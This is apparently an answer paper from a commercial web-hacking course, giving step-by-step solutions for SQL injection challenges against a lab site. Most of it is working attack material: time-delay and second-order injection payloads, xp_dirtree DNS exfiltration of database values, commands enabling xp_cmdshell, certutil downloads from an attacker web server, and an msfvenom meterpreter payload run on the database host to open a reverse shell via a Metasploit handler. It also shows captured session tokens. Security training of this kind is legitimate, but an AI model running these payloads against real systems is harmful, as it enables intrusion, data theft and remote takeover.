

Advanced Web Hacking (Part 3)

Answer Paper



Contents

| | |
|--|-----------|
| Module: SQL Injection Masterclass | 2 |
| Second Order SQL Injection | 2 |
| SQLi Through Crypto - OOB | 10 |
| SQL Injection to Reverse Shell..... | 17 |
| Second-order SQL Injection on Joomla..... | 22 |
| Advance SQLMAP Usage with eval option..... | 32 |
| Data Exfiltration over DNS via SQLi | 39 |
| GraphQL Exploitation..... | 46 |
| Module: Tricky file uploads | 61 |
| Bypassing File Validations #1 | 61 |
| Bypassing File Validations #2 | 67 |
| SQLi via File Metadata..... | 72 |
| Module: Server Side Request Forgery (SSRF)..... | 80 |
| SSRF To Check Open Ports and Fetch File | 80 |
| SSRF via PDF Generation | 96 |

Module: SQL Injection

Masterclass

Second Order SQL Injection

Challenge URL: <http://topup.webhacklab.com/Account/SecurityQuestion>

- Identify a Second order injection using your account.
- Exploit the injection to extract the name of the user running the service.

Solution:

Step 1: Create an account in the topup application, setup a secret question in profile, logout of the application and navigate to the password reset functionality.

Choose the method 'Answer Secret Questions' and provide the account email address. Notice that the application displays the security question set previously.

Please answer your security question

Sample Secret Question

SecurityAnswer

RESET PASSWORD



NotSoSecure part of

claranet cyber security

Step 2: Notice that the application is developed in .NET with MVC framework. Hence, we can assume that the possibility of MS-SQL Server as a backend database is more.

GET request to <http://topup.webhacklab.com/>

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 11 Apr 2018 19:37:29 GMT
Connection: close
Content-Length: 15884
```

?

< + >

Type a search term

0 matches

Step 3: Login into the application again and inject the payload “`' waitfor delay '0:0:10' --`” into the Question, as shown below:

Profile

Name
John

Mobile
2222222222

Question
`' waitfor delay '0:0:10' --`

Password Answer

Profile Image

Browse... No file selected.

UPDATE

Step 4: Logout and visit the password reset functionality as done earlier. Input and answer and click on “RESET PASSWORD”.

Please answer your security question

' waitfor delay '0:0:10' --

aaaaaa

SecurityAnswer

RESET PASSWORD

Step 5: Capture the request in Burp and let's observe the request using Burp Repeater as we have injected time delay payload(Generally we can check delay - response time either using Burp Repeater or Burp Intruder). The application will respond after approximately 10 seconds.

Go Cancel < | > | ? Target: http://topup.webhacklab.com

Request

Raw Params Headers Hex

```
POST /Account/SecurityQuestion HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/SecurityQuestion
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Cookie:
__RequestVerificationToken=CbKVuQWan8Ke1Tw2nClrXB06j1AteC6-GL-SAiBItcb9f0G5sWiCfvuwadx8m53-ovu
pHcsu3jRlm8xkLR0L6Z1f0FXg0ZBfxRr-AcTyc1; ASP.NET_SessionId=wg0t35yrpmm3xm5qomaj3mlq
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

SecurityAnswer=aaaaaa
```

?

< + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 23 Mar 2018 14:10:44 GMT
Connection: close
Content-Length: 11660

<!doctype html>
<html lang="en">
```

?

< + > Type a search term 0 matches

Done 11,927 bytes 10,875 millis

Step 6: The previous step confirms the presence of a second order SQL injection. Start tcpdump on your kali VM to dump dns requests, using the following command:

```
root@Kali:~# sudo tcpdump -vvv -n port 53 -i any
```

Repeating the previous steps inject and execute the following payload to check if OOB calls can be made using xp_dirtree:

```
';exec master..xp_dirtree '\\userX.webhacklab.com' --
```

Note: Each time you try this, add a different, random subdomain name before the domain "userX.webhacklab.com" (e.g. randomaaaaaaaa.userX.webhacklab.com)

Please answer your security question

';exec master..xp_dirtree '\\user6.webhacklab.com' --

SecurityAnswer

aaaaaa

RESET PASSWORD

Step 7: Output of tcpdump will show that the DNS requests are being received by the host.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
11:21:43.001927 IP (tos 0x0, ttl 63, id 35067, offset 0, flags [DF], proto UDP (17), length 66)
  192.168.200.12.15785 > 192.168.4.6.53: [udp sum ok] 8952+ A? user6.webhacklab.com. (38)
11:21:43.002138 IP (tos 0x0, ttl 64, id 43584, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.1029 > 8.8.8.8.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
11:21:43.002384 IP (tos 0x0, ttl 64, id 27174, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.1029 > 8.8.4.4.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
11:21:43.002482 IP (tos 0x0, ttl 64, id 57873, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.1029 > 1.1.1.1.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
```



Step 8: Again run tcpdump to dump dns requests, using the following command:

```
root@Kali:~# sudo tcpdump -vvv -n port 53 -i any
```

Again repeating the previous steps inject and execute the following payload to execute database command and get the database system username over OOB channel:

```
'; DECLARE @data varchar(1024); SELECT @data = (SELECT SYSTEM_USER);
EXEC('master..xp_dirtree "\\"'+@data+'.userX.webhacklab.com\foo$''); --
```

Please answer your security question

```
'; DECLARE @data varchar(1024); SELECT @data =
(SELECT SYSTEM_USER); EXEC('master..xp_dirtree
"\\"'+@data+'.user6.webhacklab.com\foo$''); --
```

SecurityAnswer

RESET PASSWORD

Step 9: Tcpdump will show that the dns requests are being received by the host with the subdomain as the response to the SQL query 'SELECT SYSTEM_USER'.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any
tcpdump: listening on any, link-type LINUX_SLL [Linux cooked], capture size 262144 bytes
11:24:00.734014 IP (tos 0x0, ttl 63, id 61540, offset 0, flags [DF], proto UDP (17), length 69)
    192.168.200.12.60669 > 192.168.4.6.53: [udp sum ok] 64763+ A? sa.user6.webhacklab.com. (41)
11:24:00.734208 IP (tos 0x0, ttl 64, id 58172, offset 0, flags [DF], proto UDP (17), length 69)
    10.0.2.15.29537 > 8.8.8.8.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
11:24:00.734330 IP (tos 0x0, ttl 64, id 38539, offset 0, flags [DF], proto UDP (17), length 69)
    10.0.2.15.29537 > 8.8.4.4.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
11:24:00.734429 IP (tos 0x0, ttl 64, id 22504, offset 0, flags [DF], proto UDP (17), length 69)
    10.0.2.15.29537 > 1.1.1.1.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
```

Step 10: Repeating the previous steps inject and execute the following payload to check if the current user has sysadmin privilege:

```
'; DECLARE @data varchar(1024); SELECT @data = (SELECT  
IS_SRVROLEMEMBER('sysadmin')); EXEC('master..xp_dirtree  
"\\"'+@data+'.userX.webhacklab.com\foo$"'); --
```

Please answer your security question

```
'; DECLARE @data varchar(1024); SELECT @data =  
(SELECT IS_SRVROLEMEMBER('sysadmin'));  
EXEC('master..xp_dirtree  
"\\"'+@data+'.user6.webhacklab.com\foo$"'); --
```

SecurityAnswer

aaaaaaa

RESET PASSWORD

Step 11: Tcpdump will show that the dns requests are being received by the host confirming that the current user has sysadmin privileges.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any  
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes  
11:26:02.707584 IP (tos 0x0, ttl 63, id 11448, offset 0, flags [DF], proto UDP (17), length 68)  
    192.168.200.12.23192 > 192.168.4.6.53: [udp sum ok] 13821+ A? 1.user6.webhacklab.com. (40)  
11:26:02.707772 IP (tos 0x0, ttl 64, id 64848, offset 0, flags [DF], proto UDP (17), length 68)  
    10.0.2.15.45640 > 8.8.8.8.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)  
11:26:02.707894 IP (tos 0x0, ttl 64, id 56297, offset 0, flags [DF], proto UDP (17), length 68)  
    10.0.2.15.45640 > 8.8.4.4.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)  
11:26:02.707991 IP (tos 0x0, ttl 64, id 28255, offset 0, flags [DF], proto UDP (17), length 68)  
    10.0.2.15.45640 > 1.1.1.1.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)
```



NotSoSecure part of

claranet cyber security

Step 12: Repeating the same steps inject and execute the following payload to enable xp_cmdshell (disabled by default):

```
';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure  
'xp_cmdshell', 1;RECONFIGURE; --
```

Please answer your security question

```
'; EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC  
sp_configure 'xp_cmdshell',  
1;RECONFIGURE; --
```

SecurityAnswer

aaaaaaa

RESET PASSWORD

Step 13: Assuming that our last payload worked and enabled xp_cmdshell, inject the following payload to extract the username:

```
';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f  
http://192.168.4.X:8000/%username%' --
```

On your kali machine start a python web server using the following command:

```
root@Kali:~# python3 -m http.server
```

```
└─(root💀kali)-[~/tools]  
  # python3 -m http.server  
  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



NotSoSecure part of

claranet cyber security

Step 14: Execute the payload using the password reset functionality.

Please answer your security question

```
';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f http://192.168.4.6:8000/%username%' --
```

SecurityAnswer
aaaaa

RESET PASSWORD

Step 15: Once we execute the payload using the above step, python server should receive a request containing the username.

```
└─(root💀kali㉿kali:[~/tools])# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.120 - - [11/Jul/2021 02:53:35] code 404, message File not found
192.168.200.120 - - [11/Jul/2021 02:53:35] "GET /MSSQLSERVER HTTP/1.1" 404 -
192.168.200.120 - - [11/Jul/2021 02:53:36] code 404, message File not found
192.168.200.120 - - [11/Jul/2021 02:53:36] "GET /MSSQLSERVER HTTP/1.1" 404 -
```

SQLi Through Crypto - OOB

Challenge URL: <http://topup.webhacklab.com/Shop/Order>

- Identify a data encryption endpoint using your registered account.
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel.

Solution:

Step 1: Navigate to the recharge functionality of the topup application. Provide a voucher code and Intercept the request using Burp Proxy.

The screenshot shows a mobile-style checkout interface for O2. At the top, it says "Checkout". Below that is the O2 logo with "02" next to it. On the right is a "Back" button with a left arrow. The main content area shows a transaction breakdown:

| | |
|-------------------------------|----------------|
| Vodafone Pay as you Go 10 GBP | 300 GBP |
| Service charge | 10 GBP |
| Voucher Discount | - 62 GBP |
| Total | 248 GBP |

Below this, there's a section for applying a voucher code:

Apply voucher code (if any)
Apply voucher code and get up 80% discount

A text input field contains the voucher code "5649523230415052". To its right are two buttons: a red "APPLY" button and another red "PAY NOW" button.

Step 2: Send the same request to Burp Repeater. Notice that the application sends a request to the server and gets back an encrypted value of the voucher code.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section displays a GET request to 'http://topup.webhacklab.com/api/voucher?code=5649523230415052&pid=12&sig=B86CD041DCA3E5D765B3973AE918DB897F48531CAF81270540C562D79E27A6EC'. The 'Response' section shows a JSON response: {"code": "r7koy+lh2qpXrDwDj4OwbihuVzWur6L2YtiaQea2E=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageURL": null}.

Target: http://topup.webhacklab.com

Request

Raw Params Headers Hex JWS

GET /api/voucher?code=5649523230415052&pid=12&sig=B86CD041DCA3E5D765B3973AE918DB897F48531CAF81270540C562D79E27A6EC HTTP/1.1

Host: topup.webhacklab.com

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://topup.webhacklab.com/shop/checkout?id=12

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJbmlxdWFfbmFtZSI6InNhbmphcUBub3Rzb3NIY3VyZS5jb20iLCJlbWFpbCl6InNhbmphcUBub3Rzb3NIY3VyZS5jb20iLCJpc3MiOjodHRwOi8vd2viaGFja2xhYi5jb20vliwiZXhwIjoxNTU3NDg4MjA2LCJuYmYlOjE1NTYyNzg2MDZ9.Zvt0x6da63y2zGc_j1gLSPhxHW1zmi3cyR6SUDZ838M

X-Requested-With: XMLHttpRequest

Connection: close

?

Type a search term 0 matches

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 200 OK

Cache-Control: no-cache

Pragma: no-cache

Content-Type: application/json; charset=utf-8

Expires: -1

Server: Microsoft-IIS/8.5

X-AspNet-Version: 4.0.30319

X-Powered-By: ASP.NET

Date: Fri, 26 Apr 2019 14:23:32 GMT

Connection: close

Content-Length: 159

{"code": "r7koy+lh2qpXrDwDj4OwbihuVzWur6L2YtiaQea2E=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageURL": null}

Step 3: Repeat **Step 1** with the value of the voucher code being the payload

```
' waitfor delay '0:0:10' -
```

The screenshot shows a web browser window with the following details:

- URL:** topup.webhacklab.com/shop/checkout?id=12
- Header:** HOME, TOPUP, VOUCHERS, SHOP, SANJAY.NSS@MAILINATOR.COM
- Title:** Checkout
- Product:** O2 02
- Order Summary:**

| Item | Quantity | Unit Price | Total |
|-------------------------|----------|----------------|---------|
| O2 | 1 | 300 GBP | 300 GBP |
| Service charge | 1 | 10 GBP | 10 GBP |
| Voucher Discount | 1 | NA | NA |
| Membership Discount (%) | 1 | 20 | 20 |
| Total | | 248 GBP | |
- Discount:** Apply voucher code (if any)
Apply voucher code and get up to 80% discount
- Input Field:** `' waitfor delay '0:0:10'` (highlighted with a red border)
- Buttons:** APPLY, PAY NOW
- Order Notes:** (empty)

Step 4: Observe the change in the encrypted value of the voucher code. (Notice that the application is developed in .NET with MVC framework. Hence, we can assume that the possibility of SQL Server as a backend database is more)

The screenshot shows a tool interface with two main sections: "Request" and "Response".

Request:

```
GET /api/voucher?code=%27+waitfor+delay%27:0:10%27+-&pid=10&sig=237DE8D720D356EE5621DD7A6FC334B86B4FC60B91C4C3B7EE1E9B3B85F81AE1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=10
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJlbmxldWVfbmFtZSI6InNhbmphcUBub3Rzb3NIY3VyZS5jb20iLCJbWFpbCl6lnNhbmphcUBub3Rzb3NIY3VyZS5jb20iLCJpc3MiOjodHRwOi8vd2ViaGFja2xhYi5jb20vliwiZhwljoxNTU3NDg4MjA2LCJuYmYiOjE1NTYyNzg2MDZ9.Zvt0x6da63y2zGc_j1gLSPhxHW1zmi3cyR6SUDZ838M
X-Requested-With: XMLHttpRequest
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 26 Apr 2019 14:25:40 GMT
Connection: close
Content-Length: 159

{"code": "6xD7pjPflTBxE1ugv/lkjGGu473GhajuQHo/RD50HWA=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageURL": null}
```

Step 5: Fill in the other details of the recharge page and submit the request. After completing the payment process, the application sends a link to the registered email address. Opening that link will show the details of the order. Notice that this link has a similar encrypted value for the parameter “Transactionid”.

The screenshot shows a web browser window displaying a user's order history. The URL in the address bar is <http://topup.webhacklab.com/Shop/Order?Transactionid=pDMIdDnFaskJ%2FzKhLhviX0h0WOufkPG4a5Y9z1%2FXX0G5Yblc1r>.

The page header includes links for "NOT SO SECURE HOME", "TOPUP", "VOUCHERS", "SHOP", "GMAIL.COM", and "MY ORDERS".

My Orders

| Product | Transaction | Amount | Order Status | Order Date |
|----------------|----------------------------------|--------|--------------|-----------------------|
| O ₂ | 668feb9eb2d24d72b06bce13b076ff8e | 248 | Success | 3/20/2018 10:54:54 AM |

Step 6: The figure shows that the application sends two consecutive requests when we access “Order Confirmation” URL from mail as stated in the above step. Send the highlighted request “/api/order?Transactionid=<transaction_id>” to Burp repeater:

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type |
|-----|-------------------------------|--------|-----------------------------|--------|--------|--------|--------|-----------|
| 906 | http://topup.webhacklab.com | GET | /api/order?Transactionid... | ✓ | | 200 | 280 | text |
| 905 | http://topup.webhacklab.com | GET | /Shop/Order?Transactioni... | ✓ | | 200 | 12246 | HTML |
| 904 | http://topup.webhacklab.com | GET | / | | | 200 | 16151 | HTML |
| 903 | http://topup.webhacklab.com | POST | /token | ✓ | | 200 | 765 | JSON |
| 902 | http://topup.webhacklab.com | POST | /token | ✓ | | 400 | 374 | JSON |
| 897 | https://safebrowsing.googl... | POST | /safebrowsing/downloads... | ✓ | | 200 | 990 | text |

Step 7: Change the value of the parameter “Transactionid” to the payload generated in **Step 3**.

Notice that the third-party application sends a response after a delay of approximately 10 seconds as defined in the payload.

Target: http://topup.webhacklab.com

Request

```
GET /api/order?Transactionid=6xD7pJPfITBxElugv/ltjGGu473GhqjuQBo/RD50BWA= HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Shop/Order?Transactionid=6xD7pJPfITBxElugv/ltjGGu473GhqjuQBo/RD50BWA=
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6InNlZGhhbnNodWNNoYXV0YW4wMDA3QGdtyWlsLmNbSISimVtYwlslJjoic3VkaGFuc2h1Y2hhWhhbjAwMDdAZ2lhaWwuY29tIiwiXNzIjoiaBR0cDovL3d1Ymhhy2tsYWi29tLyIsImV4cCI6MTUyMjc3ODA2MywibmJmijoxNTixNTY4NDYzfq.ealTT6emTdKS4eJ0mxoaF1z-4j8HZn7QuJtpkzriJ8
X-Requested-With: XMLHttpRequest
Cookie: __RequestVerificationToken=B9DILMBI6DkuCqxuqghMGU1XuLkl3LfKGoYIbRtTCngaz8tY-vfCcJ6_ftHCUT2r
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 20 Mar 2018 18:02:00 GMT
Connection: close
Content-Length: 4
```

Ready 280 bytes 10,535 millis

Note: Repeating these steps with different sleep time value can confirm the presence of SQL injection in the payment gateway.

Step 8: Continuing with the last step, let's exploit this further to retrieve the data using an out-of-band(OOB) channel - DNS. We already identified the application is developed in .NET with MVC framework, backend database is SQL Server. So, operating system could be Windows. Start a DNS listener on your kali VM using the following command:

```
root@Kali:~# tcpdump -n udp port 53 -i any
```

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 9: As xp_cmdshell was enabled in earlier exercise we can use it. We can enable it using the following command:

```
';exec sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure
'xp_cmdshell', 1;RECONFIGURE; --
```

Enter the payload

```
';exec master..xp_cmdshell 'cmd.exe /c nslookup userX.webhacklab.com' -
```

in the parameter ‘code’ and submit the request, the response will have the encrypted form of the payload.

The screenshot shows a browser-based proxy tool interface. The 'Request' tab displays a GET request to `http://topup.webhacklab.com/api/voucher?code=%27;exec+master..xp_cmdshell+%27cmd.exe+/c+nslookup+userX.webhacklab.com%27+&xpid=10&sig=7E0FAA688B6E9A79C2561C0C5`. The 'Response' tab shows a successful `HTTP/1.1 200 OK` response with the following JSON content:

```
{"code": "FqlSfwEgj10+6nCeBfybAjGY+3qtQ+TvEBI2klzw7dRreqUFpSNFgmdbsajl+2pKpPyrBzwuTvqj+d6XsolIK17xRcCfkZPpAEye3f/ybNw=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageURL": null}
```

Step 10: When we submit this encrypted payload through the “Transactionid” parameter, the inbuilt MySQL function “xp_cmdshell” would trigger the command “cmd.exe /c nslookup userX.webhacklab.com” on the host and send a request to resolve google.com to our host.

Request

Raw Params Headers Hex JWS

GET /api/order?Transactionid=FqLSfwEgJ10+6nCeBfybAjGY+3qtQ+TvEBI2klzw7dRteqUFpSNFgmdbsaJI+2pKQ9suLJSFyviNE+2vuliswl7xRcCfkZPpAEye3f/ybNw= HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Shop/Order?Transactionid=ijet09uYFwGVVkh7MMwL2fq1hmGbj7cok0iKrzxriGIG5Yblc1rq%2Bi9mLYmkHmth
Authorization: Bearer [REDACTED]

?

Response

Raw Headers Hex

Connection: close
Content-Length: 4
null

Step 11: We will receive requests to resolve “userX.webhacklab.com” on our host confirming that our payload executed successfully on the host.

```
root@kali:~/tools/VPN# sudo /usr/sbin/tcpdump -vvv -s 0 -l -n port 53 -i any
tcpdump: listening on any, link-type LINUX SLL (Linux cooked), capture size 262144 bytes
05:41:27.235625 IP (tos 0x0, ttl 63, id 51749, offset 0, flags [DF], proto UDP (17), length 66)
    192.168.200.12.36032 > 192.168.4.6.53: [udp sum ok] 25821+ A? user6.webhacklab.com. (38)
05:41:27.235833 IP (tos 0x0, ttl 64, id 41205, offset 0, flags [DF], proto UDP (17), length 66)
    10.0.2.15.2809 > 8.8.8.8.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
05:41:27.235945 IP (tos 0x0, ttl 64, id 39161, offset 0, flags [DF], proto UDP (17), length 66)
    10.0.2.15.2809 > 8.8.4.4.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
05:41:27.236045 IP (tos 0x0, ttl 64, id 6123, offset 0, flags [DF], proto UDP (17), length 66)
    10.0.2.15.2809 > 1.1.1.1.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
```

SQL Injection to Reverse Shell

Challenge URL: <http://topup.webhacklab.com/api/voucher>

- Continue with previous exercise to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.).

Solution:

Step 1: Continuing with the last exercise, let's exploit this further to get a reverse shell using Inferential/blind SQL Injection. We already identified the application is developed in .NET with MVC framework, backend database is SQL Server and operating system is Windows. Generate a payload using msfvenom using the following command:

```
root@kali:~/tools# msfvenom -p windows/x64/meterpreter_reverse_http  
LHOST=192.168.4.X LPORT=<PORT> -f exe > userX.exe
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=192.168.4.10 LPORT=443 -f exe > user10.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 202329 bytes  
Final size of exe file: 208896 bytes  
root@kali:~#
```

Step 2: Host the generated payload using python web server on the attacker box:

```
root@kali:~# python3 -m http.server
```

```
└─(root💀kali)-[~/tools]  
  # python3 -m http.server  
  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
  ┌─[
```

Step 3: Navigate to the topup functionality of the application, and as shown in earlier exercise inject the following payload into the parameter code and send the request:

```
';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f
http://192.168.4.X:8000/userX.exe c:\windows\temp\userX.exe' --
```

The screenshot shows a 'Checkout' page from 'topup.webhacklab.com'. On the left, there's a 'Vodafone' logo and some service information. In the center, there's a form with fields for 'Total' and 'Apply voucher code (if any)'. Below the form is a red box containing the payload: "'exec master..xp_...'. The 'APPLY' button is highlighted in red. To the right, NetworkMiner is capturing the request and response. The request shows the injected payload in the URL. The response shows a JSON object with a 'code' field containing the executed command output.

Step 4: As we did in previous exercises, use the encrypted payload and inject in the “Transactionid” parameter of the order request to execute the payload.

The screenshot shows an 'Order' request from 'topup.webhacklab.com'. The URL contains a parameter 'Transactionid' with an injected payload: 'FqLsfwEgJ10+6nCeBfybAjGY+3qtQ+TvEBI2k1zw7dRqqsa+AxywA...'. The 'APPLY' button is highlighted in red. To the right, NetworkMiner is capturing the request and response. The request shows the injected payload in the 'Transactionid' parameter. The response shows a JSON object with a 'null' value for the 'code' field.

Step 5: The python server should receive a request from the victim host, as shown below:

```
[root💀kali㉿kali:~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.120 - - [11/Jul/2021 02:59:19] "GET / user10.exe HTTP/1.1" 200 -
192.168.200.120 - - [11/Jul/2021 02:59:22] "GET / user10.exe HTTP/1.1" 200 -
[
```

Step 6: Stop the python server and start a metasploit handler using the following commands:

```
root@Kali:~# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/x64/meterpreter_reverse_http

msf exploit(handler) > set LHOST 192.168.4.X

msf exploit(handler) > set LPORT <PORT>

msf exploit(handler) > run
```

```
Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload => windows/x64/meterpreter_reverse_http
msf5 exploit(multi/handler) > set LHOST 192.168.4.10
LHOST => 192.168.4.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.4.10:443
[
```

Step 7: Navigate to the topup functionality of the application, send the following payload in the apply coupon feature and send the request to generate the encrypted payload. Enter the encrypted payload received in the vulnerable parameter as seen in the previous exercise.

The screenshot shows the NotSoSecure Web Hack Lab interface. On the left, there's a browser window displaying a 'Checkout' page for Virgin Mobile. In the middle, the 'Request' tab of the proxy tool shows a GET request to /api/voucher?code=';exec master..xp_cmdshell 'cmd.exe /c c:\windows\temp\userX.exe' --'. The 'Response' tab shows the JSON response from the server, which includes the encrypted payload and its details.

```

';exec master..xp_cmdshell 'cmd.exe /c c:\windows\temp\userX.exe' --

```

```

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 22 Jul 2020 12:28:18 GMT
Connection: close
Content-Length: 223
13 {"code": "FqLSfwEgJ10+6nCeBfybAjGY+3qt0+TvEBI2k1zw7dR5zvwJf87aC4Cv5jst0UggwUszzF63joUrLrtkowK4w5y4+pONbEuZAIGs5he1ZY=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageURL": null}

```

Step 8: Use the encrypted payload and inject in the “Transactionid” parameter of the order request to execute the payload.

The screenshot shows the NotSoSecure Web Hack Lab interface. The 'Request' tab shows a GET request to /api/order?Transactionid= followed by the encrypted payload FqLSfwEgJ10+6nCeBfybAjGY+3qt0+TvEBI2k1zw7dR5zvwJf87aC4Cv5jst0UggwUszzF63joUrLrtkowK4w5y4+pONbEuZAIGs5he1ZY=. The 'Response' tab shows the JSON response, which includes the word 'null'.

```

GET /api/order?Transactionid=
FqLSfwEgJ10+6nCeBfybAjGY+3qt0+TvEBI2k1zw7dR5zvwJf87aC4Cv5jst0UggwUszzF63joUrLrtkowK4w5y4+pONbEuZAIGs5he1ZY= HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Shop/Order?Transactionid=a1kN2BqKXFKhIdfRZQkECSfugM50083%2F3hgunj0dw4G5Yblc1rq%2B9mLymkHmth
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmldWVfbmtZSI6ImRocnV2Lm5zc0BtYWlsaW5hdG9yLmNvbSIsImVtYWlsIjoizGhydXubnNzQG1haWxpbmF0b3Iuy29tiwiiaXNzIjoahR0cDoVL3d1YmhY2tsYWIuY29tLyIsImV4cCI6MTU5NjYyOTc1MiwiibmJmIjoxNTk1NDIwMTUyf0.Mwot3uKbSkJWIan0JwDlGJGx3b59oJW8p5jU_naxdGY
X-Requested-With: XMLHttpRequest
Cookie: __RequestVerificationToken=tyZcAWHzrg9mmfdQ-0kdmftq-6hbvmFlZulUszwTbKpum-d2htHX5Mn9gUS8GgU59xvcjIeGEUXrAnU5pQwNjAJesY5XgznCrwzJNv49f41

```

```

HTTP/1.1 200 OK
